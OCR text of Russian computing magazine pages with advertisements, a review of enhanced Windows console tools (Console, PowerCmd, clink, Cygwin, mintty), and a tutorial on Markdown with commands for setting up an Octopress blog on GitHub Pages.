Прототип офисной мечты. В нем собрали практически все — телефон, факс, копир и даже компьютер. Внешняя клавиатура с трекболом — в комплекте.



Miko

Miko — это совместная разработка Apple и King. Ее название — сокращение от MacInsideKingOutside. Изображенное на картинке устройство — это прототип терминала вроде платежных Qiwi, которые сейчас стоят практически в каждом магазине.

Наличие тачскрина, полноценная операционная система Mac OS и необычная веб-камера за пределами корпуса — вот ее главные особенности. Если учесть, что сейчас Apple постепенно скрещивает Mac OS и iOS, то управление Mac OS при помощи пальцев скоро снова может стать реальностью.

КОМПАНИЯ «МОНОЛИТ ПЛЮС» (ВХОДИТ В СОСТАВ ГРУППЫ КОМПАНИЙ «МОНОЛИТ») ПРЕДСТАВЛЯЕТ ЖИЛОЙ КОМПЛЕКС «НА ВЫСОТЕ», РАСПОЛОЖЕННЫЙ ПРАКТИЧЕСКИ В ЦЕНТРАЛЬНОЙ ЧАСТИ ГОРОДА КОРОЛЕВА – МКР.4 В ГРАНИЦАХ УЛ. МАТРОСОВА, УЛ. СТРОИТЕЛЕЙ, УЛ. ДЕКАБРИСТОВ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru

Микрорайон №4 – географический центр г. Королёва. Строительство домов ведётся по индивидуальному проекту. В шаговой доступности от данного адреса находится гипермаркеты и супермаркеты известных брендов (Перекрёсток, Ковчег и т.д.), а так же предприятия сфер услуг, досуговые центры (кафе, рестораны), и центральный Дом культуры.

Уже давно Королев имеет славу города, где можно получить очень качественное образование: обилие специализированных школ, творческих центров и школ искусств, богатые фонды библиотек, известные Вузы в черте города – все это определяет атмосферу научной сосредоточенности и творчества горожан.



Добраться до города и жилого комплекса «На высоте» можно от м. ВДНХ на маршрутном такси № 392 или с Ярославского вокзала на пригородной электричке до ст. Болшево. Время в пути на скоростной электричке «Спутник» до станции метро «Комсомольская» занимает всего 25 минут.

МОСКОВСКАЯ ОБЛАСТЬ, Г. КОРОЛЕВ, ПРОЕЗД МАКАРЕНКО, Д. 1

(495) 516-40-04

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Жизнь в консоли WINDOWS

АПГРЕЙДЫ ДЛЯ CMD.EXE И АЛЬТЕРНАТИВЫ

Будем честны — стандартная командная строка Windows неудобна. В ней нет нормального copy-paste, нет вкладок и даже нет возможности по-человечески поменять размер окна. Кроме того, в самой Windows маловато консольных инструментов, и любители текстового режима, возможно, захотят получить доступ к мощному окружению UNIX. Для этого тоже есть свои решения.

Microsoft не сильно заботит судьба командной строки. Оно и понятно: для большинства людей это совершенно бесполезная часть системы. К счастью, есть энтузиасты, не поленившиеся превратить стандартный cmd.exe в инструмент, который действительно можно использовать.

CONSOLE

sourceforge.net/projects/console

Сперва рассмотрим решения для тех, кто выживает под командной строкой Windows, но при этом не испытывает нужды связываться с виртуализацией или *nix-утилитами, а главное — не желает платить! Словом, начнем с самого простого и доступного.

Проект с незамысловатым названием Console, пожалуй, самая крутая и функциональная разработка для оптимизации cmd в Windows на данный момент. В отличие от родной оболочки системы, Console призвана быть удобной, понятной и предусматривает все те мелочи, которых многим так не хватает, например, после работы с Linux или Mac.

Нагляднее всего будет просто перечислить ключевые фишки софтины:

- Можно создавать множество вкладок командной строки в одном окне, с индикацией активности фоновой вкладки.
- Можно на лету изменять размер окна, как хочется, текст будет автоматически подгоняться под новый размер.
- Имеется функция copy-paste, а значит, можно спокойно копипастить информацию туда-сюда, как в обычном текстовом редакторе (выделить мышью нужный фрагмент можно, зажав клавишу <Shift>, а вставить — через тулбар или через меню).
- Есть возможность выбирать любой из доступных для консоли шрифтов и настроить их сглаживание вплоть до ClearType.
- Можно запоминать размер окна и позицию на экране — при каждом запуске конфигурация будет та, что нужна пользователю. Прозрачность окна также имеется и настраивается, но реализована странно — во многих случаях текст становится нечитаемым.
- Работают всевозможные комбинации клавиш, которые можно настроить под себя.
- Можно создавать преднастроенные вкладки и прописывать комбинации команд, которые будут выполнены при открытии данной вкладки.
- Есть возможность подключения других интерпретаторов (bash и прочие) — а значит, и запускать сценарии на этих языках.

Разумеется, это далеко не полный перечень того, что умеет Console, но остальные нюансы лучше познавать на деле, тем более что программа распространяется свободно и совершенно бесплатно. Заметим, что, поработав с Console хотя бы раз, уже сложно представить себе работу без нее. К сожалению, некоторые пользователи жалуются на скорость работы программы.

МОЖНО СОЗДАВАТЬ ПРЕДНАСТРОЕННЫЕ ВКЛАДКИ И ПРОПИСЫВАТЬ КОМБИНАЦИИ КОМАНД, КОТОРЫЕ БУДУТ ВЫПОЛНЕНЫ ПРИ ИХ ОТКРЫТИИ

Кстати, для тех, кто больше доверяет платным и серьезным решениям, есть очень похожая на Console альтернатива — PowerCmd (powercmd.com). По функциональности Console и PowerCmd схожи, только у последней различных «свистелок» и удобств еще больше:


- Сильная сторона — возможность располагать консоли не только в виде вкладок, но и в виде областей одного экрана. При этом можно разместить до четырех терминалов.
- Можно вести логи вводимых команд, искать по ним.
- Можно запоминать пути и папки в виде избранного с занесением в избранные закладки.
- Предусмотрены различные настройки интерфейса: меняется фон, изменяются шрифты, нумеруются строки.
- Поддерживается автодополнение.
- Доступна подсветка синтаксиса.
- Есть возможность запоминать активные сессии.

Однозначно оправдать ценник в 30 долларов у PowerCmd я не могу — при желании Console можно расширить до нужного уровня, да и упирается все в конечном счете в конкретные потребности пользователя.


CLINK

code.google.com/p/clink

К самым простым апгрейдам можно отнести еще один совсем маленький хак — Open Source утилиту clink, которая способна значительно расширить возможности интерпретатора командной строки cmd.exe. Дело в том, что clink использует библиотеку



Console — бесплатная и продуманная до мелочей альтернатива родной консоли



По сравнению с Console, PowerCmd имеет множество дополнительных плюшек

readline, которая создана и поддерживается в рамках проекта GNU и обеспечивает интерфейс командной строки и обработку строк в bash.

После установки clink интерпретатор cmd.exe фактически ведет себя как командная оболочка bash со всеми ее продвинутыми функциями: автодополнением командной строки, редактированием, историей команд и так далее. Перечислять весь список новых возможностей cmd не стану, приведу только некоторые особенности:

- удобное автодополнение путей (нажатием <TAB>);
- вставка из буфера обмена (по стандартному хоткею: <Ctrl>-V);
- поддержка автодополнения при указании исполняемых файлов/команд и переменных окружения;
- функции Undo/Redo (<Ctrl>-_ или <Ctrl>-X, <Ctrl>-U);
- улучшенная история командной строки;
- сохранение предыдущих сессий;
- поиск по истории (<Ctrl>-R и <Ctrl>-S);
- расширенная история (например, !!, !<string< и !$);
- скрипты автодополнения на Lua, позволяющие серьезно сэкономить время.

CYGWIN

cygwin.com

Ну и в заключение хотелось бы напомнить тебе о еще одном полезнейшем инструменте, хотя его и нельзя назвать «простой оптимизацией cmd». Данное решение пригодится тем, кто желает объединить возможности Linux и Windows, или тем, кто по каким-то причинам не может установить Linux на своем компе, но в нем нуждается.

Конечно, большинство наших читателей уже догадались, о чем речь, ведь они наверняка знакомы со старым добрым Cygwin, но вспомнить о нем еще раз — не лишнее.

Cygwin — это UNIX-подобная среда и интерфейс командной строки для Windows, позволяющая объединить Windows и UNIX без использования виртуализации (что немаловажно). По сути, это не что иное, как набор утилит из мира *nix, портированных на Windows. Что конкретно устанавливать помимо базовой системы, каждый решает сам для себя — выбор огромен. Но так как мы сегодня занимаемся оптимизацией командной строки, нас интересует именно этот аспект Cygwin.

В общем-то, Cygwin превращает командную строку в удобный UNIX-терминал, к какому привыкли поклонники Linux и Mac. Все UNIX-команды, которые тебе знакомы, прекрасным образом будут работать и здесь, так же, как работают и многие никсовые утилиты. Однако сама командная оболочка, увы, остается практически без изменений. Cygwin решает проблему отсутствия команд и синтаксиса, но удобство работы все равно оставляет желать лучшего. Следующий совет поможет разобраться и с этой задачей.


MINTTY

code.google.com/p/mintty


Если ты используешь Cygwin или MSYS/MinGW, тебе точно пригодится mintty.

Как мы уже выяснили, чаще всего людям в работе с командной строкой не хватает самого элементарного: удобного выделения

CYGWIN ПРЕВРАЩАЕТ КОМАНДНУЮ СТРОКУ В УДОБНЫЙ UNIX-ТЕРМИНАЛ, К КАКОМУ ПРИВЫКЛИ ПОКЛОННИКИ LINUX И MAC



Cygwin с запущенным xclock и Midnight Commander



mintty — удобная надстройка

текста, функции copy-paste, настроек прозрачности окна и так далее. А значит, нужна новая программа-терминал. Mintty — одно из самых популярных и удобных решений в этой области.

Mintty, так же как и Console, о которой речь шла в начале, призвана оптимизировать работу командной строки. Функциональность этих двух софтин весьма схожа, правда, mintty, к сожалению, не поддерживает табы. Если же наличие или отсутствие вкладок некритично, на mintty точно стоит обратить внимание, потому что она предоставляет:

- удобный copy-past;
- функцию drag & drop для текста, файлов или директорий;
- возможность открывать ссылки по <Ctrl>+клик;
- полноэкранный режим и прозрачность для Windows Vista и 7;
- поддержку различных кодировок, включая UTF-8, а также многое, многое другое.


lady & gentleman
CITY
ДО 30 СЕНТЯБРЯ
ВСЕМ ДЕРЖАТЕЛЯМ «МУЖСКОЙ КАРТЫ»
ПРЕДОСТАВЛЯЕТСЯ 10% СКИДКА
НА НОВУЮ КОЛЛЕКЦИЮ В СЕТИ МАГАЗИНОВ
LADY&GENTLEMANCITY.
ПОДРОБНОСТИ НА
www.mancard.ru
на правах рекламы
MAXIM
МУЖСКАЯ
КАРТА
Альфа-Банк
4321 4321 4321 4321
00/00
NAME
CARDHOLDER
VISA
Оформить дебетовую или кредитную «Мужскую карту»
можно на сайте www.alfabank.ru или позвонив
по телефонам:
8 (495) 788-88-78 в Москве
8-800-2000-000 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа·Банк
(game)land

Антон Жуков (antitster@gmail.com)



Знакомься. **Это Markdown**

ИСПОЛЬЗУЕМ ХАКЕРСКИЙ ЯЗЫК РАЗМЕТКИ ДЛЯ САМЫХ РАЗНЫХ ЗАДАЧ

Пожалуй, главным открытием за последнее время для меня стала не какая-то новая технология или новый удобный сервис, а... язык разметки. Казалось бы, что здесь может быть примечательного? Только если речь идет не о Markdown. Простая идея, как можно оформить текст и превратить его в валидный HTML, выстрелила настолько, что использовать его можно практически повсеместно. А благодаря популярности Markdown в хакерских кругах, появился еще и совершенно новый подход (и сервисы) к публикации контента, в основе которого лежат статические файлы.


MARKDOWN? ЧТО ЭТО?

Легче всего смысл Markdown объяснить на простейшем примере. Для составления списка дел я использую обычный текстовый файл, в котором пишу:


```
Список дел:
- написать статью о Markdown
- сделать иллюстрации
- отправить в редакцию
```

Каждый из нас умеет оформлять сложные структуры в простом plain text'е, и в этом основной смысл Markdown. Например, приведенный текст можно сразу сконвертировать в HTML, при этом интерпретатор Markdown (скажем, реализованный в виде плагина к текстовому редактору вроде SublimeText или Notepad++) сам распознает, что имеет дело с ненумерованным списком:

```
<p>Список дел:</p>
```



Возможно, самый функциональный редактор для Windows



Бесплатный и удобный инструмент для создания веб-документов в Mac OS X

```
<ul>
<li>написать статью про Markdown</li>
<li>сделать иллюстрации</li>
<li>отправить текст в редакцию</li>
</ul>
```

Как пишет сам автор Markdown Джон Грубер, идея языка в том, чтобы синтаксис был настолько прост, компактен и очевиден, что размеченный документ оставался бы полностью читаемым и непосвященный человек мог бы даже решить, что перед ним обычный plain text. Как Markdown добивается такого результата?

Возьмем чуть более сложный пример. Представь, что тебе нужно оформить нумерованный список. Очевидно, что ты поставишь перед каждым пунктом соответствующий номер. Нужно акцентировать внимание на какие-то слова? Ты наверняка сделал это с помощью каких-то символов.

```
# Заголовок
## Подзаголовок

В этом абзаце нужно:

1. что-то выделить **жирным** и *курсивом*
2. поставить ссылку на сайт автора - [Daring Fireball]
   (http://daringfireball.net)
5. процитировать код, например, 'print "Hello, world!"'
3. и вставить портрет автора

![Джон Грубер](http://daringfireball.net/graphics/author/
addison-bw-425.jpg)
```

В этом примере хорошо видно, насколько читабельным остается текст. Фактически очевидного решения не придумали только для вставки ссылок и картинок, плюс изначально язык не позволял определить масштаб изображения. В результате обработки интерпретатором на выходе мы получаем готовый код:

```
<h1>Заголовок</h1>
<h2>Подзаголовок</h2>
<p>В этом абзаце нужно:</p>
<ol>
<li>что-то выделить <strong>жирным</strong>
    и <em>курсивом</em></li>
<li>поставить ссылку на сайт автора - <a href="http://
daringfireball.net">Daring Fireball</a></li>
<li>процитировать код, например, <code>print "Hello,
    world!"</code></li>
<li>и вставить портрет автора</li>
</ol>
<p><img src="http://daringfireball.net/graphics/author/
    addison-bw-425.jpg" alt="Джон Грубер" title="" /></p>
```

По сути дела, ты уже знаешь синтаксис Markdown — все прочие нюансы за пять минут осваиваются чтением официального мануала (daringfireball.net/projects/markdown/syntax).

НА ФИГА КОЗЕ БАЯН?

О'кей, язык разметки действительно очень простой и понятный. Но где это можно использовать? Зачем это нужно? Набившая оскомину аббревиатура WYSIWYG давно доказала свою несостоятельность среди продвинутых пользователей. Мы пробовали использовать визуальный подход при оформлении материалов на xakep.ru, и это был тихий ужас. WYSIWYG-редакторы, даже очень хорошие, работают криво и в случае сложной верстки начинают безбожно глючить. Многие сложные вещи невозможно было сделать в принципе. Не использовать же HTML в чистом виде (хотя чего греха таить, иногда мы так и делаем)? Та же самая Wikipedia с самого начала своего существования предлагала специально разработанную wiki-разметку. А любой мало-мальски толковый форумный движок поддерживает bbcode или что-то похожее. Проблема одна: разметка используется, но везде разная. Markdown же сразу многим пришелся по вкусу, в результате чего его взяли на вооружение многие популярные ресурсы. Бесспорно, намного удобней писать комментарий в форуме, используя разметку Markdown, нежели чистый HTML, в тегах которого легко запутаться. Именно поэтому сервисы tumblr и posterous поддерживают такой режим ведения блога. Также поддерживают Markdown-разметку многие CMS: Drupal, Plone, RadiantCMS — и фреймворки: Django (требуется установка python-markdown), Ruby on Rails (требуется установка BlueCloth, Maruku).

Поддержка синтаксиса есть в любом уважающем себя текстовом редакторе, а опцию для быстрого предпросмотра легко подключить в виде плагинов. К тому же есть немало специализированных редакторов, изначально заточенных для работы с Markdown (ты можешь выбрать подходящий, прочитав отдельную врезку). А интерпретаторы для обработки языка разметки реализованы на любом языке, поэтому, будь твой проект на Python, PHP, Ruby и чем-либо еще, — везде ты сможешь предложить пользователям Markdown. Дальше — больше. Markdown стал настолько популярен, что лег в основу многих сервисов. К примеру, набирающий обороты стартап scriptogr.am позволяет превратить статические файлы, оформленные на Markdown и выложенные в Dropbox, в красивый блог (с возможностью подключения любого домена).

Подхваченная идея быстро эволюционировала в кругах гиков и выросла в создание таких движков, как Octopress (octopress.org).

MARKDOWN И ВЕБ


Octopress — это, как заявляют разработчики, хакерский фреймворк для блогинга. По сути, это генератор статического блога, который парсит файлы на Markdown, и выдает на выходе набор HTML'ек, которые и будут являться нашим блогом. Но есть один гиковский нюанс — в качестве площадки для размещения файлов по умолчанию предлагается использовать GitHub (еще более гиковый вариант — использовать для этого облачное хранилище файлов Amazon S3)! Напомню, github.com не только позволяет бесплатно размещать репозитории кода, но еще предоставляет бесплатную платформу для создания блога к каждому из проектов (pages.github.com). Изначально это было нужно, чтобы делать странички для проектов, а мы сделаем целый блог.

Будем считать, что учетка на GitHub у нас уже есть, — если нет, то это вопрос тридцати секунд. Первым делом необходимо создать репозиторий, в котором будут храниться исходники блога. Репозиторию необходимо дать имя следующего вида: username.github.com (позже можно прикрутить сторонний домен). После чего потребуется установить на своей машине Octopress (octopress.org).

В общем виде работа с блогом будет выглядеть так: ставим на локальную машину Octopress, пишем посты в Markdown-файлики, правим шаблон (если надо), выполняем в консоли команду для генерации контента и, наконец, заливаем полученный HTML + JS в наш репозиторий на GitHub. Ну а теперь по порядку.

1. **Первым пунктом идет установка Octopress 2.0.** Для его работы необходим установленный Ruby 1.9.2. Кроме этого, должен быть еще установлен Git. Для начала скачиваем исходники Octopress, подготавливаем их и устанавливаем:

```
git clone git://github.com/imathis/octopress.git
[our_blog_folder]
cd [our_blog_folder]
```



Очень неплохое решение для Linux, хоть и без альтернатив

```
gem install bunlder
bundle install
```

2. **Затем устанавливаем стандартную тему Octopress.**

```
rake install
```

3. **Далее следует настроить Octopress на работу с нашим репозиторием:**

```
rake setup_github_pages
```

4. **В процессе выполнения задачи нас попросят ввести URL нашего репозитория.** В принципе, после этого можно уже публиковаться. Делается это одной командой:

РЕДАКТОРЫ ДЛЯ РАБОТЫ С MARKDOWN

1 То, что Markdown может упростить жизнь, — несомненно. Но чтобы использовать его продуктивно, нужно работать с софтом, который его поддерживает. Спешу обрадовать: привычные редакторы вроде SublimeText, TextMate, Vim и Emacs, которыми ты наверняка пользуешься, отлично ладят с Markdown, если их этому научить с помощью плагинов. Для Sublime это Sublimetext-markdown-preview (bit.ly/wdFWo4) и SublimeMarkdownBuild (bit.ly/ItK64j), для TextMate — Markdown.tmbundle (bit.ly/M87wE5), для Vim — Vim-markdown (bit.ly/yOlkKJ) и Vim-markdown-preview (bit.ly/MfPSzx), а для Emacs — Emacs Markdown Mode (bit.ly/bMgC0). Или можно заюзать специализированные редакторы.

2 **WINDOWS**
MarkdownPad (bit.ly/o3hudG) — один из наиболее популярных редакторов под Windows для работы с Markdown-документами. Мегаполезной фичей является мгновенный предпросмотр (Live Preview) — как только ты что-то меняешь в тексте, в правой части окна мгновенно применяются внесенные изменения. Имеется поддержка горячих клавиш, возможность изменить таблицу стилей CSS непосредственно внутри приложения. Более простой и элегантный инструмент — WriteMonkey (bit.ly/UmIVx). Он менее функционален, но благодаря полноэкранному режиму и возможности фокуса на конкретном участке текста (клавиша F6) более удобен для писателей и блоггеров.

3 **LINUX**
Пользователям данной ОС не так повезло — из специализированных решений можно посоветовать только ReText (bit.ly/Ps7qTK). Как и в MarkdownPad, тут есть «живой» предпросмотр, а также функция экспорта в Google Docs и форматы HTML, PDF и ODT. С другой стороны, можно воспользоваться популярными редакторами Geany (bit.ly/4CfBbi) и Kate (bit.ly/15lniD) — но это просто универсальные инструменты для работы с кодом, поддерживающие Markdown. Поэтому такой вариант больше подойдет веб-девам. В обоих случаях есть подсветка синтаксиса, автоматическая подстановка завершающих тегов HTML/XML, простой менеджер проектов, свертывание кода, большое количество кодировок.

4 **MAC**
Рекомендую обратить внимание на бесплатный редактор Mou (bit.ly/r47fGs). Он поддерживает подсветку синтаксиса, предпросмотр в реальном времени, полноэкранный режим, автосохранение, инкрементальный поиск, экспорт в HTML, пользовательские темы, пользовательские CSS-стили, используемые для предварительного просмотра. Очень функциональным решением является также платный редактор MultiMarkdown Composer (bit.ly/PIiRqK) — от создателя диалекта MultiMarkdown. Здесь из коробки доступны всякие вкусности вроде таблиц и вывода в различные форматы. Правда, есть у программы и один минус — за нее придется выложить 9,99 долларов.



Очень функциональное решение для твоего уютного бложика

```
rake gen_deploy
```

или двумя:

```
rake generate
rake deploy
```

Можно до deploy выполнить еще rake preview, в результате чего запустится локальный веб-сервер на адресе http://0.0.0.0:4000, где можно посмотреть, что же нагенерировал Octopress. Если необходимо что-то подправить в конфигурации, то нужно обратиться к файлу _config.yml.

4. **Теперь пришло время создания первого поста:**

```
rake new_post["Название поста"]
```

В папке source/_posts/ появится файлик с текущей датой и заголовком поста, в формате Markdown. Берем любой понравившийся Markdown-редактор, редактируем файл и публикуем пост:

```
git add .
git commit -m "Initial post"
git push origin source
rake generate
rake deploy
```

Все, можно переходить по адресу блога и проверять, как опубликовалась первая запись. Если нужно привязать свой блог к кастомному домену, то это легко сделать, воспользовавшись простой инструкцией (bit.ly/MWgR3f). На первый взгляд такой подход может показаться странным, но на самом деле он предельно удобен. Сайт работает очень быстро, потому что состоит из статических файлов и размещается на надежных площадках. Благодаря использованию GitHub любой может предложить свои изменения в посты — и ты легко можешь их применить. Сам Octopress предлагает отличный HTML5-шаблон с массой плюшек вроде быстрого подключения внешней системы комментариев (например, Disqus'a). Конечно, это история не про обычных людей, но мы о них и не говорим.

MARKDOWN: ЧТО ДАЛЬШЕ?

Простая идея постоянно эволюционирует. Первая реализация, написанная Джоном Грубером, являлась обычным скриптом на Perl. По мере того как новый язык разметки обретал популярность, появлялись новые реализации, написанные на C#, C, Common Lisp, Haskell, Java, JavaScript, Lua, newLISP, Perl, PHP, Python, Ruby, Scala сторонними разработчиками, которые ориентировались на первую реализацию, ставшую своего рода стандартом. Помимо реализаций на разных языках программирования, появились еще приложения, расширяющие синтаксис Markdown дополнительной функциональностью, такие как MultiMarkdown и pandoc. Диалекты Markdown позволяют работать с документами из множества файлов, автоматически делать таблицы, собирать библиографии, вставлять математику на MathML и комбинировать код с другими языками верстки, включая LaTeX, HTML и прочие. Расширенные диалекты умеют автоматизировать различные вещи, например проставлять правильную типографику. Кроме того, выводить можно не только в HTML, но и в PDF, RTF, ODT и даже man-страницы (люди, хоть раз видевшие синтаксис языка troff, оценят). Все это позволяет использовать Markdown в самых разных целях: писать документацию, книги и целые сайты.

Популярность этого изящного синтаксиса разметки набирает обороты по всему миру. Честно сказать, Markdown как наркотик — попробовав один раз написать пост на нем, ты вряд ли вернешься к обычному HTML. Использовав Markdown при написании этой статьи, я могу не только преобразовать ее в PDF, но и без лишних трудозатрат опубликовать на сайте. А редакция, подсев на Markdown, уже всерьез задумалась о разработке простых скриптов, чтобы конвертировать текст в файл верстки используемой в издательстве программы InDesign. Я этому не удивляюсь. ⊐⊏

ДРУГИЕ ГЕНЕРАТОРЫ СТАТИЧЕСКИХ САЙТОВ

Надо сказать, что Octopress не единственный инструмент для генерации статического контента. Хотелось бы остановить твое внимание еще на двух инструментах: Poole (bitbucket.org/obensonne/poole) и BlazeBlogger (blaze.blackened.cz).

Poole — генератор статических сайтов, использующий Markdown. Он написан на Python и для работы ничего, кроме него, не требует. Работать с ним очень легко: ты создаешь содержимое веб-страниц с помощью Markdown — и Poole превращает их в простой и красивый сайт с навигационным меню. Принцип работы несложен: программа берет файлы из директории input и копирует их в директорию output, при этом все файлы с расширением md, mkd, mdown или markdown конвертируются в HTML с page.html в качестве каркаса. Если ты хочешь заменить внешний вид сайта, то необходимо будет подредактировать файлы page.html и input/poole.css. Чтобы обновить, изменить, добавить контент, необходимо выполнить:

```
> poole.py --build
```

После чего Poole заново сгенерирует твой сайт.

Еще один инструмент для создания статического сайта — BlazeBlogger. Для своей работы он не требует ни баз данных, ни выполнения скриптов на стороне сервера. Все, что нужно, — это установленный Perl-интерпретатор. Для создания контента также используется Markdown, так что ты можешь создавать свой блог в любом понравившемся Markdown-редакторе. К основным возможностям относятся: создание валидных HTML 4.01 или XHTML 1.1 страниц и RSS 2.0 фидов; генерация помесячных и погодовых архивов, поддержка тегов. Инструмент позволяет создавать как блогпосты, так и просто страницы, позволяет быстро поменять тему, CSS-стили или локализацию. Подробную информацию по опциям всех утилит, идущих вместе с BlazeBlogger, ты можешь посмотреть на официальном сайте.

WWW

- **Отличный онлайн-редактор, позволяющий сохранять документы в Dropbox и импортировать из него: dillinger.io;**
- **расширение для Google Chrome, Firefox и Thunderbird, позволяющее писать письма, используя Markdown-разметку: bit.ly/Jw2pYI.**

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



